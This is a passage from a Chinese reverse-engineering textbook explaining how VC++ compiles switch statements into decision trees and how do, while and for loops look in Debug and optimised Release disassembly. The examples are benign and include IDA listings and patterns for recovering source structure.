如果遇到以上代码块, 可判定其是添加了索引表的switch结构。这里有两次查找地址表的过程, 先分析第一次查表代码, byte ptr指明了表中的元素类型为byte; 然后分析是否使用在第一次查表中获取的单字节数据作为下标, 从而决定是否使用相对比例因子的寻址方式进行第二次查表; 最后检查基址是否指向了地址表。有了这些特征后, 即可参考索引表中保存的下标值来恢复索引表形式的switch结构中的每一句case原型。

[1]MAX表示最大case值, MIN表示最小case值, SUM表示case总数加1 (包含default)。

5.6 降低判定树的高度

5.5 节讲述了对非线性索引表的优化，讨论了最大case值和最小case值之差在255以内的情况。当最大case值与最小case值之差大于255，超出索引1字节的表达范围时，上述优化方案同样会造成空间的浪费，此时采用另一种优化方案—判定树：将每个case值作为一个节点，从这些节点中找到一个中间值作为根节点，以此形成一棵二叉平衡树，以每个节点为判定值，大于和小于关系分别对应左子树和右子树，这样可以提高效率。

如果打开O1选项—体积优先，由于有序线性优化和索引表优化都需要消耗额外的空间，因此在体积优先的情况下，这两种优化方案是不被允许的。编译器尽量以二叉判定树的方式来降低程序占用的体积，如代码清单5-17所示。

代码清单5-17 switch树的C++源码

```
int nIndex=0;
scanf ("%d", &nIndex);
switch (nIndex) {
case 2: printf ("nIndex==2\n"); break;
case 3: printf ("nIndex==3\n"); break;
case 8: printf ("nIndex==8\n"); break;
case 10: printf ("nIndex==10\n"); break;
case 35: printf ("nIndex==35\n"); break;
case 37: printf ("nIndex==37\n"); break;
case 666: printf ("nIndex==666\n"); break;
default: printf ("default\n"); break;
}
```

如果代码清单5-17中没有case 666这句代码，可以采用非线性索引表方式进行优化。有了case 666这句代码后，便无法

使用仿造if else优化、有序线性优化、非线性索引表优化等方式。需要使用更强大的解决方案，将switch做成树，Debug版代码见代码清单5-18。

代码清单5-18 树结构switch片段—Debug版

```
switch (nIndex) { //源码对比
00401490 mov ecx, dword ptr[ebp-4]
00401493 mov dword ptr[ebp-8], ecx
; 取出变量nIndex进行比较
00401496 cmp dword ptr[ebp-8], 0Ah
; 条件跳转, 大于10跳转到地址0x004014B9处
0040149A jg SwitchTree+59h (004014b9)
0040149C cmp dword ptr[ebp-8], 0Ah
; 条件跳转, 等于10跳转到地址0x004014FD处
004014A0 je SwitchTree+9Dh (004014fd)
004014A2 cmp dword ptr[ebp-8], 2
; 条件跳转, 等于2跳转到地址0x004014D0处
004014A6 je SwitchTree+70h (004014d0)
004014A8 cmp dword ptr[ebp-8], 3
; 条件跳转, 等于3跳转到地址0x004014DF处
004014AC je SwitchTree+7Fh (004014df)
004014AE cmp dword ptr[ebp-8], 8
; 条件跳转, 等于8跳转到地址0x004014EE处
004014B2 je SwitchTree+8Eh (004014ee)
; JE跳转失败, 直接跳转到地址0x00401539 (default块首地址) 处
004014B4 jmp SwitchTree+0D9h (00401539)
004014B9 cmp dword ptr[ebp-8], 23h
; 条件跳转, 等于35跳转到地址0x0040150C处
004014BD je SwitchTree+0ACh (0040150c)
004014BF cmp dword ptr[ebp-8], 25h
; 条件跳转, 等于37跳转到地址0x0040151B处
004014C3 je SwitchTree+0BBh (0040151b)
004014C5 cmp dword ptr[ebp-8], 29Ah
; 条件跳转, 等于66跳转到地址0x0040152A处
004014CC je SwitchTree+0CAh (0040152a)
; JE跳转失败, 直接跳转到地址0x00401539 (default块首地址) 处
004014CE jmp SwitchTree+0D9h (00401539)
.....//case语句块部分略
//default语句块
default: printf ("default\n"); break; //源码对比
00401539 push offset string"default\n" (004230b0)
```

```
0040153E call printf (004015e0)
00401543 add esp, 4
```

分析代码清单5-18得出，在switch的处理代码中，比较判断的次数非常之多。首先与10进行了比较，大于10跳转到地址0x004014B9处，这个地址对应的代码又是条件跳转操作，比较的数值为35。如果不等于35，则与37比较；不等于37又再次与666进行比较；与666比较失败后会跳转到switch结尾或default块的首地址处。到此为止，大于10的比较就全部结束了。从这几处比较可以发现，这类似一个if分支结构。

继续分析，第一次与10进行比较，小于10则顺序向下执行。再次与2进行比较，如果不等于2，就继续与3比较；如果不等于3，再继续与8进行比较。小于10的比较操作到此就都结束了，很明显，条件跳转指令后，没有语句块，这是一个仿造if else的switch分支结构。大于10的比较情况与小于10的类似，也是一个仿造的if else分支结构。如果每一次比较都以失败告终，最后将只能够执行JMP指令，跳转到地址0x00401539处，即default块首地址。将这两段比较组合后的结构图如图5-9所示。




图 5-9 二叉判定树

图5-9为代码清单5-18的结构图，从图中可以发现，这棵树的左右两侧并不平衡，而是两个if else结构。由于判断较少，平衡后的效果并不明显，且进行树平衡的效率明显低于if

else。这时，编译器采取的策略是，当树中的叶子节点数小于等于3时，就会转换形成一个if else结构。

当向左子树中插入一个叶子节点10000时，左子树叶子节点数大于4。此时if else的转换已经不适合了，优先查看是否可以匹配有序线性优化、非线性索引表优化，如果可以，则转换为相应的优化。在不符合以上两个优化规则的情况下，就做成平衡树。

在Release版下，使用IDA查看编译器是如何优化的。树结构流程图如图5-10所示。




图 5-10 树结构流程图

图5-10是从IDA中提取出来的，根据流程走向可以看出，有一个根节点，左边的多分支流程结构很像一个switch，而右边则是一个多次比较判断，和if else类似。进一步观察汇编代码，如代码清单5-19所示。

代码清单5-19 判定树结构片段1—Release版

```
.text: 00401018 mov eax, [esp+0Ch+var_4]
; 平衡scanf的参数
.text: 0040101C add esp, 8
; eax中保存着switch语句的参数, 与35比较
.text: 0040101F cmp eax, 35
; 大于35跳转到标号short loc_401080处
.text: 00401022 jg short loc_401080
; 等于35跳转到标号short loc_401071处
.text: 00401024 jz short loc_401071
; 用eax加-2, 进行下标平衡
.text: 00401026 add eax, 0FFFFFFEh; switch 9 cases
; 比较最大case值, 之前进行了减2的对齐下标操作
; 这里的比较数为8, 考察对齐下标操作后, 说明这里的最大case值为10
.text: 00401029 cmp eax, 8
; 大于8跳转到标号short loc_401093处
; IDA已经识别出这是个default分支
.text: 0040102C ja short loc_401093; default
; 看到这种4字节的相对比例因子寻址方式, 之前又进行了下标判断比较,
; 可以肯定这个off_4010D0标号的地址为case地址表
.text: 0040102E jmp ds: off_4010D0[eax*4]; switch jump
```

判定树中的case地址表如图5-11所示。

```
off_4010D0 align 10h
          dd offset loc_401035
          dd offset loc_401044
          dd offset loc_401093
          dd offset loc_401093
          dd offset loc_401093
          dd offset loc_401093
          dd offset loc_401053
          dd offset loc_401093
          dd offset loc_401062
          align 10h
```

图 5-11 判定树中的case地址表—Release版

图5-11中的编号off_4010D0并不容易识别, 可将此标号重新命名—按N键重新命名为CASE_JMP_TABLE, 表示这是一个case跳转表。这个表保存了10个case块的首地址, 其中的5

个地址值相同，这5个地址值表示的可能是default语句块的首地址或者switch的结束地址。将编号loc_401093修改为SWITCH_DEFAULT，这样，图5-11中还剩下4个地址标号需要解释。

根据之前所学的知识，这个表中的第0项为下标值加下标对齐值—下标对齐值为2，地址标号loc_401035为表中第0项，对应的case值为0+2，将其修改为CASE_2。类似地，标号loc_401044为case 3代码块的首地址，可修改为CASE_3；标号loc_401053为case 8代码块的首地址，可修改为CASE_8；标号loc_401062为case 10代码块的首地址，可修改为CASE_10。这样线性表部分就全都分析完了。

在代码清单5-19中还有两个标号short loc_401080与short loc_401071。标号short loc_40107表示的是比较等于35后才会跳转到的地址，可以判断这个标号表示的地址为case 35语句块的首地址，将其重新命名为CASE_35。如果大于35，则会跳转到标号short loc_401080表示的地址处。继续分析汇编代码，如代码清单5-20所示。

代码清单5-20 树结构片段2—Release版

```
.text: 00401080 loc_401080:
.text: 00401080 cmp eax, 37
; 比较是否等于37, 等于则跳转到标号short loc_4010C0
.text: 00401083 jz short loc_4010C0
.text: 00401085 cmp eax, 666
; 比较是否等于666, 等于则跳转到标号short loc_4010B1
.text: 0040108A jz short loc_4010B1

.text: 0040108C cmp eax, 10000

; 比较是否等于10000, 等于则跳转到标号short
loc_4010A2
```

```
.text: 00401091 jz short loc_4010A2
```

代码清单5-20中的多分支结构为一个仿if else的switch结构，在两个比较跳转中间没有任何语句执行块。根据比较的数值可以知道跳转的地址标号代表的case语句。标号short loc_4010C0表示case 37代码块的首地址，可修改为CASE_37，标号short loc_4010B1表示case 666代码块的首地址，可修改为CASE_666，标号short loc_4010A2表示case 10000代码块的首地址，可修改为CASE_10000。至此，这个switch结构分析完毕。

为了降低树的高度，在树的优化过程中，检测树的左子树或右子树能否满足if else优化、有序线性优化、非线性索引优化，利用这三种优化来降低树高度。选择哪种优化也是有顺序的，谁的效率最高，又满足其匹配条件，就可以被优先使用。以上三种优化都无法匹配，就会选择使用判定树。

5.7 do/while/for的比较

VC++使用三种语法来完成循环结构，分别为do、while、for。虽然它们完成的功能都是循环，但是每种语法有着不同的执行流程。

do循环：先执行循环体，后比较判断。

while循环：先比较判断，后执行循环体。

for循环：先初始化，再比较判断，最后执行循环体。

对每种结构进行分析，了解它们生成的汇编代码，它们之间的区别，以及如何根据每种循环结构的特性进行还原。

(1) do循环

do循环的工作流程清晰，识别起来也相对简单。根据其特性，先执行语句块，再进行比较判断。当条件成立时，会继续执行语句块。C++中的goto语句也可以用来模拟do循环结构，如代码清单5-21所示。

代码清单5-21 使用goto语句模拟do循环

```
//goto模拟do循环完成正数累加和
int GoToDo (int nCount) {
int nSum=0;
int nIndex=0;
//用于goto语句跳转使用标记
GOTO_DO:
//此处为循环语句块
nSum+=nIndex; //保存每次累加和
nIndex++; //指定循环步长为每次递增1
//若nIndex大于nCount，则结束goto调用
```

```
if (nIndex<=nCount) {
goto GOTO_D0;
}
return nSum; //返回结果
}
```

代码清单5-21演示了使用goto语句与if分支结构来实现do循环过程。程序执行流程是自上向下地顺序执行代码，通过goto语句向上跳转修改程序流程，实现循环。do循环结构也是如此，如代码清单5-22所示。

代码清单5-22 do循环—Debug版

```
//C++源码说明：do循环完成整数累加和
int LoopD0 (int nCount) {
int nSum=0;
int nIndex=0;
do{
nSum+=nIndex;
nIndex++;
//循环判断，是否结束循环体
}while (nIndex<=nCount);
return nSum;
}
//C++源码与对应汇编代码讲解
//C++源码对比，变量初始化
int nSum=0;
0040B4D8 mov dword ptr[ebp-4], 0
int nIndex=0;
0040B4DF mov dword ptr[ebp-8], 0
//C++源码对比，进入循环语句块
do{
nSum+=nIndex;
; 循环语句块的首地址，即循环跳转地址
0040B4E6 mov eax, dword ptr[ebp-4]
0040B4E9 add eax, dword ptr[ebp-8]
0040B4EC mov dword ptr[ebp-4], eax
nIndex++;
0040B4EF mov ecx, dword ptr[ebp-8]
0040B4F2 add ecx, 1
0040B4F5 mov dword ptr[ebp-8], ecx
```

```
//C++源码对比，比较是否结束循环
}while (nIndex<=nCount);
0040B4F8 mov edx, dword ptr[ebp-8]
; 比较两个内存中的数据
0040B4FB cmp edx, dword ptr[ebp+8]
; 根据比较结果，使用条件跳转指令JLE，小于等于则跳转到地址0x0040B4E6处
0040B4FE jle LoopD0+26h (0040b4e6)
return nSum;
0040B500 mov eax, dword ptr[ebp-4]
```

代码清单5-22中的循环比较语句“while (nIndex<=nCount)”转换成的汇编代码和if分支结构非常相似，分析后发现它们并不相同。if语句的比较是相反的，并且跳转地址大于当前代码的地址，是一个向下跳转的过程；而do中的跳转地址小于当前代码的地址，是一个向上跳转的过程，所以条件跳转的逻辑与源码中的逻辑相同。有了这个特性，if语句与do循环判断就很好区分了。

总结：

```
DO_BEGIN:
.....; 循环语句块
```

```
; 影响标记位的指令
jxx DO_BEGIN; 向上跳转
```

如果遇到以上代码块，即可判定它为一个do循环结构，只有do循环结构无需先检查，直接执行循环语句块。根据条件跳转指令所跳转到的地址，可以得到循环语句块的首地址，jxx指令的地址为循环语句块的结尾地址。在还原while比较时，应该注意，它与if不同，while的比较数并不是相反，而是相同的。依此分析即可还原do循环结构的原型。

(2) while循环

while循环和do循环正好相反，在执行循环语句块之前，必须要进行条件判断，根据比较结果再选择是否执行循环语句块，如代码清单5-23所示。

代码清单5-23 while循环—Debug版

```
//C++源码说明: while循环完成整数累加和
int LoopWhile (int nCount) {
int nSum=0;
int nIndex=0;
//先执行条件比较, 再进入循环体
while (nIndex<=nCount) {
nSum+=nIndex;
nIndex++;
}
return nSum;
}
//C++源码于对应汇编代码讲解
int nSum=0;
0040B7C8 mov dword ptr[ebp-4], 0
int nIndex=0;
0040B7CF mov dword ptr[ebp-8], 0
//C++源码对比, 判断循环条件
while (nIndex<=nCount)
0040B7D6 mov eax, dword ptr[ebp-8]
0040B7D9 cmp eax, dword ptr[ebp+8]
; 条件判断比较, 使用JG指令, 大于则跳转到地址0x0040B7F2处, 和if语句一样
; 地址0x0040B7F2为while循环结束地址
0040B7DC jg LoopWhile+42h (0040b7f2)
{
//循环语句块
nSum+=nIndex;
0040B7DE mov ecx, dword ptr[ebp-4]
0040B7E1 add ecx, dword ptr[ebp-8]
0040B7E4 mov dword ptr[ebp-4], ecx
nIndex++;
0040B7E7 mov edx, dword ptr[ebp-8]
0040B7EA add edx, 1
0040B7ED mov dword ptr[ebp-8], edx
}
; 执行跳转指令JMP, 跳转到地址0x0040B7D6处
0040B7F0 jmp LoopWhile+26h (0040b7d6)
```

```
return nSum;
0040B7F2 mov eax, dword ptr[ebp-4]
```

在代码清单5-23中，转换后的while比较和if语句一样，也是比较相反，向下跳转。如何区分代码中是分支结果还是循环结构呢？查看条件指令跳转地址0x0040B7F2，如果这个地址上有一句JMP指令，并且此指令跳转到的地址小于当前代码地址，那么很明显是一个向上跳转。要完成语句循环，就需要修改程序流程，回到循环语句处，因此向上跳转就成了循环结构的明显特征。根据这些特性可知while循环结构的特征，在条件跳转到的地址附近会有JMP指令修改程序流程，向上跳转，回到条件比较指令处。

while循环结构中使用了两次跳转指令完成循环，由于多使用了一次跳转指令，因此while循环要比do循环效率低一些。

总结：

```
WHILE_BEGIN:
; 影响标记位的指令
jxx WHILE_END; 条件成立跳转到循环语句块结尾处
.....; 循环语句块
jmp WHILE_BEGIN; 跳转到取出条件比较数据处
WHILE_END:
```

遇到以上代码块，即可判定它为一个while循环结构。根据条件跳转指令，可以还原相反的while循环判断。循环语句块的结尾地址即为条件跳转指令的目标地址，在这个地址之前会有一条jmp跳转指令，指令的目标地址为while循环的起始地址。需要注意的是，while循环结构很可能会被优化成do循环结构，被转换后的while结构由于需要检查是否可以被成功执行一次，通常会被嵌套在if单分支结构中，其还原的高级代码如下所示：

```
if (xxx)
{
do
{
//.....
}while (xxx)
}
```

(3) for循环

for循环是三种循环结构中最复杂的一种。for循环由赋初值、设置循环条件、设置循环步长这三条语句组成。由于for循环更符合人类的思维方式，在循环结构中被使用的频率也最高。根据for语句组成特性分析代码清单5-24。

代码清单5-24 for循环结构—Debug版

```
//C++源码说明：for循环完成整数累加和
int LoopFor (int nCount) {
int nSum=0;
//初始计数器变量、设置循环条件、设置循环步长
for (int nIndex=0; nIndex<=nCount; nIndex++) {
nSum+=nIndex;
}
return nSum;
}
//C++源码于对应汇编代码讲解
int nSum=0;
0040B818 mov dword ptr[ebp-4], 0
//C++源码对比，for语句
for (int nIndex=0; nIndex<=nCount; nIndex++)
; =====
; 初始化计数器变量—nIndex 1.赋初值部分
0040B81F mov dword ptr[ebp-8], 0
; 跳转到地址0x0040B831处，跳过步长操作
0040B826 jmp LoopFor+31h (0040b831)
; =====
; 取出计数器变量，用于循环步长 2.步长计算部分
0040B828 mov eax, dword ptr[ebp-8]
; 对计数器变量执行加1操作，步长值为1
```

```

0040B82B add eax, 1
; 将加1后的步长值放回计数器变量-nIndex
0040B82E mov dword ptr[ebp-8], eax
; =====
; 取出计数器变量nIndex放入ecx 3.条件比较部分
0040B831 mov ecx, dword ptr[ebp-8]
; ebp+8地址处存放数据为参数nCount, 见C++源码说明
0040B834 cmp ecx, dword ptr[ebp+8]
; 比较nIndex与nCount, 大于则跳转到地址0x0040B844处, 结束循环
0040B837 jg LoopFor+44h (0040b844)
; =====
{
//for循环内执行语句块
nSum+=nIndex;
mov edx, dword ptr[ebp-4]; 4.循环体代码
0040B83C add edx, dword ptr[ebp-8]
0040B83F mov dword ptr[ebp-4], edx
}
; 跳转到地址0x0040B828处, 这是一个向上跳
0040B842 jmp LoopFor+28h (0040b828)
return nSum;
//设置返回值eax为ebp-4, 即nSum
0040B844 mov eax, dword ptr[ebp-4]

```

代码清单5-24演示了for循环结构在Debug调试版下的汇编代码组成。需要由3次跳转来完成循环过程，其中一次为条件比较跳转，另外两次为jmp跳转。for循环结构为什么要设计得如此复杂呢？由于for循环分为赋初值、设置循环条件、设置循环步长这三个部分，为了可以单步调试程序，将汇编代码与源码进行一一对应，因此在Debug版下有了这样的设计，其循环流程如图5-12所示。




图 5-12 for循环结构流程图

根据对代码清单5-24及图5-12中for循环流程的分析，总结出for循环结构在Debug版下的特性。

总结：

```

mov mem/reg, xxx; 赋初值
jmp FOR_CMP; 跳到循环条件判定部分
FOR_STEP: ; 步长计算部分
; 修改循环变量Step
mov reg, Step
add reg, xxxx; 修改循环变量的计算过程，在实际分析中，视算法不同而不同
mov Step, eax
FOR_CMP: ; 循环条件判定部分
mov ecx, dword ptr Step
; 判定循环变量和循环终止条件StepEnd的关系，满足条件则退出for循环
cmp ecx, StepEnd
jxx FOR_END; 条件成立则结束循环
.....
jmp FOR_STEP; 向上跳转，修改流程回到步长计算部分
FOR_END:
  
```

遇到以上代码块，即可判定它为一个for循环结构。这种结构是for循环独有的，在计数器变量被赋初值后，利用jmp跳

过第一次步长计算。然后，可以通过三个跳转指令还原for循环的各个组成部分：第一个jmp指令之前的代码为初始化部分；从第一个jmp指令到循环条件比较处（也就是上面代码中FOR_CMP标号的位置）之间的代码为步长计算部分；在条件跳转指令jxx之后寻找一个jmp指令，这jmp指令必须是向上跳转的，且其目标是到步长计算的位置，在jxx和这个jmp（也就是上面代码中省略号所在的位置）之间的代码即为循环语句块。

在这三种循环结构中，while循环和for循环一样，都是先判断再循环。由于需要先判断，因此需要将判断语句放置在循环语句之前，这就使while循环和for循环在结构上没有do循环那么简洁。那么在效率上这三个循环之间又有哪些区别呢？下一节将分析这三者间的效率对比。

5.8 编译器对循环结构的优化

5.7 节介绍了3种循环结构，在执行效率上，do循环结构是最高的。由于do循环在结构上非常精简，利用了程序执行时由低地址到高地址的特点，只使用一个条件跳转指令就完成了循环，因此已经无需在结构上进行优化处理。

由于循环结构中也有分支功能，所以4.4.2节介绍的分支优化同样适用于循环结构。分支优化会使用目标分支缓冲器，预读指令。由于do循环是先执行后比较，因此执行代码都在比较之前，如下所示。

```
int i=0;
00401248 mov dword ptr[ebp-4], 0
do
{
i++;
0040124F mov eax, dword ptr[ebp-4]
00401252 add eax, 1
00401255 mov dword ptr[ebp-4], eax
printf ("%d", i);
; printf讲解略
}while (i<1000);
; 此处的汇编代码在退出循环时才预测失败
00401269 cmp dword ptr[ebp-4], 3E8h
00401270 jl main+1Fh(0040124f)
```

do循环结构中只使用了一次跳转就完成了循环功能，大大提升了程序的执行效率。因此，在三种循环结构中，它的执行效率最高。

while循环结构的效率要比do循环结构低。while循环结构先比较再循环，因此无法利用程序执行顺序来完成循环。同时，while循环结构使用了2个跳转指令，在程序流程上就弱于

do循环结构。为了提升while循环结构的效率，可以将其转成效率较高的do循环结构。在不能直接转换成do循环结构的情况下，可以使用if单分支结构，将do循环结构嵌套在if语句块内，由if语句判定是否能执行循环体。因此，所有的while循环都可以转换成do循环结构，如图5-13所示。




图 5-13 while循环结构的优化图

图5-13为代码清单5-23使用O2选项后编译的Release版结构流程图，该图截取自IDA。图5-13划分了程序的流程，箭头方向显示，反汇编代码中有一个单分支结构与循环结构。首先由条件跳转指令j1比较参数，小于等于0则跳转。可见这是一个if语句。

如果jl跳转失败，则顺序向下执行，进入标号loc_40100C处。这是一个循环语句块。此语句块内使用条件跳转指令jle，当ecx小于等于edx时，跳转到地址标号loc_40100C处。edx中保存参数数据，ecx每次加1，使eax每次对ecx累加。先执行，后判断，有了这个特性便可将图5-13所对应的代码还原成由单分支结构中嵌套do循环结构的高级代码。转换成对应的C++代码如下：

```
int LoopWhile (int nCount) {
    int nSum=0;
    int nIndex=0;
    if (nCount>=0) {
        do{
            nSum+=nIndex;
            nIndex++;
        }while (nIndex<=nCount)
    }
    return nSum;
}
```

经过转换后，代码的功能没有任何改变，只是在结构上有了调整，变成了单分支结构加do循环结构。

以上讨论了while循环结构的优化，可以将其转换为do循环结构来提升效率。

从结构特征上可知，for循环是执行速度最慢的，它需要三个跳转指令才能够完成循环，因此也需要对其进行优化。for循环可以这么转换吗？从循环结构上看，其结构特征和while循环结构类似。由于赋初值部分不属于循环体，可以忽略。只要将比较部分放到循环体内，即是一个while循环结构。既然可以转换while循环结构，那么自然可以转换为do循环结构进行优化以提升效率。

有了for循环结构的优化方案，那么在对其优化过程中，

VC++6.0能否按照此方案进行优化呢？将代码清单5-24使用O2选项进行重新编译，优化后的for循环反汇编代码如代码清单5-25所示。

代码清单5-25 for循环结构—Release版

```
.text: 00401000 sub_401000 proc near
; 函数参数标号定义arg_0
.text: 00401000 arg_0=dword ptr 4
; 使用edx保存参数arg_0
.text: 00401000 mov edx, [esp+arg_0]
; 清空eax, ecx
.text: 00401004 xor eax, eax
.text: 00401006 xor ecx, ecx
.text: 00401008 test edx, edx
; 检查edx, 小于0则跳转到标号short locret_401013处, 该函数结束
.text: 0040100A jnl short locret_401013
; 说明此处标号在地址sub_401000+0x11处被调用
.text: 0040100C loc_40100C:
; 执行eax加等于ecx操作
.text: 0040100C add eax, ecx
; 执行ecx自加1操作
.text: 0040100E inc ecx
.text: 0040100F cmp ecx, edx
; 比较ecx与edx, 小于等于则跳转到标号short loc_40100C处, 这是一个向上
跳
.text: 00401011 jle short loc_40100C
; 函数返回地址标号locret_401013处, 被地址标号sub_401000+0x0A处调用
.text: 00401013 locret_401013:
.text: 00401013 retn
```

分析代码清单5-25发现，它与图5-13的思路竟然完全一致。编译器通过检查，将for循环结构最终转换成了do循环结构。使用if单分支结构进行第一次执行循环体的判断，再将转换后的do循环嵌套在if语句中，就形成了“先执行，后判断”的do循环结构。由于在O2选项下，while循环及for循环都可以使用do循环进行优化，所以在分析经过O2选项优化的反汇编代码时，很难转换回相同源码，只能尽量还原等价源码。读者可

根据个人习惯转换对应的循环结构。

从结构上优化循环后，还需从细节上再次优化，以进一步提高循环的效率。4.4节介绍了编译器的各种优化技巧，循环结构的优化也使用这些技巧，其中常见的优化方式是“代码外提”。例如，循环结构中经常有重复的操作，在对循环结构中语句块的执行结果没有任何影响的情况下，可选择相同代码外提，以减少循环语句块中的执行代码，提升循环执行效率，如代码清单5-26所示。

代码清单5-26 循环结构优化—代码外提

```
//C++源码说明：for循环完成整数累加和
int CodePick (int nCount) {
int nSum=0;
int nIndex=0;
do{
nSum+=nIndex;
nIndex++;
//此处代码每次都要判断nCount-1，nCount并没有自减，仍然为一个固定值
//可在循环体外先对nCount进行减等于1操作，再进入循环体
}while (nIndex<nCount-1);
return nSum;
}
//经过优化后的反汇编代码
.text: 00401000 sub_401000 proc near; CODE XREF: _main+21-p
.text: 00401000 arg_0=dword ptr 4
; 获取参数到edx中
.text: 00401000 mov edx, [esp+arg_0]
.text: 00401004 xor eax, eax
.text: 00401006 xor ecx, ecx
